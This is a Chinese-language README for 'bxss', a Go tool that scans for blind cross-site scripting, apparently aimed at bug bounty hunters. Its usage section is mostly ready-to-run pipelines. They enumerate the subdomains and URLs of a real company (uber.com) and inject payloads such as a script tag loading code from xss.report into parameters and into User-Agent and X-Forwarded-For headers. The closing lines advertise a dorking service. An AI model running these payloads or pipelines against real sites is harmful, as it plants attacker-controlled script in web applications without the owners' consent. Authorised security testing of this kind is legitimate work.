

Bxss 是一款高性能的盲 XSS 扫描器,可自动检测 Web 应用程序中的盲 XSS 漏洞。
我们正积极整合一个 Chromium 工作池,以提升 bxss 在 低端设备 上的性能。
该功能将允许将资源密集型任务(如基于 DOM 的 XSS 检测或触发后负载检查)卸载到通过池管理的轻量级 Chromium 实例上。通过在受控且高效的方式下跨多个无头浏览器上下文分配工作负载,bxss 即使在配置较低的机器上也能保持响应和可用。
这将使 bxss 不仅功能强大,而且无论系统条件如何,都具有高度的可访问性。
go install -v github.com/ethicalhackingplayground/bxss/v2/cmd/bxss@latest
| 参数 | 描述 | 默认值 |
|---|---|---|
-a | 将有效载荷追加到参数末尾 | false |
-c int | 设置并发级别 | 30 |
-H string | 设置自定义头 | "" |
-hf string | 包含头的文件路径 | "" |
-p string | 盲 XSS 有效载荷 | "" |
-pf string | 包含有效载荷的文件路径 | "" |
-t | 测试参数是否存在盲 XSS | false |
-X string | 使用的 HTTP 方法 | "" |
-v | 启用调试模式 | false |
-rl float | 速率限制(每秒请求数) | 0 |
-f | 跟随重定向 | false |
-l | 启用追踪模式(实验性) | false |

追踪模式是一项实验性功能,允许你跟踪盲 XSS 在何处被触发。某些第三方盲 XSS 平台(例如 https://xss.report/)允许你在有效载荷中指定自定义参数,这样可以追踪盲 XSS 的触发位置。例如,如果在有效载荷中指定参数 url=https://somehost.com,工具会使用以下有效载荷进行测试:
'"><script src=https://xss.report/c/username?url=https://somehost.com></script>'
触发后,你将能够检查 DOM 并查看盲 XSS 是从哪个主机触发的。

在控制面板中分配自定义参数时,请确保指定 url={LINK},这样 bxss 就可以自动将 {LINK} 替换为实际的 URL。
subfinder -d uber.com \
| gau \
| grep "&" \
| bxss -p '><script src=https://xss.report/c/username></script>' \
-t
subfinder -d uber.com \
| gau \
| grep "&" \
| bxss -a -p '><script src=https://xss.report/c/username></script>' \
-t
subfinder -d uber.com \
| gau \
| grep "&" \
| bxss -p '><script src=https://xss.report/c/username></script>' \
-H "User-Agent" \
-t
subfinder -d uber.com \
| gau \
| bxss -p '><script src=https://xss.report/c/username></script>' \
-H "X-Forwarded-For"
echo uber.com \
| haktrails subdomains \
| httpx \
| hakrawler -u \
| bxss -p '><script src=https://xss.report/c/username></script>' \
-H "User-Agent" \
-t
curl -X GET -H "Authorization: Bearer <Token>" \
-H "X-Secret-Key: <Secret>" \
https://dorki.attaxa.com/api/search?q=site:example.com -s \
| jq -r .[][].url \
| grep "&" \
| bxss -a -p '><script src=https://xss.report/c/username></script>'
echo uber.com \
| haktrails subdomains \
| httpx \
| hakrawler -u \
| bxss -a -p '><script src=https://xss.report/c/username></script>' \
-H "User-Agent" \
-t \
-rl 10
如需高级 Dorking 和漏洞探索,请查看 Dorki 并立即注册!
如果你使用此工具获得了赏金,请考虑请我喝杯咖啡来支持!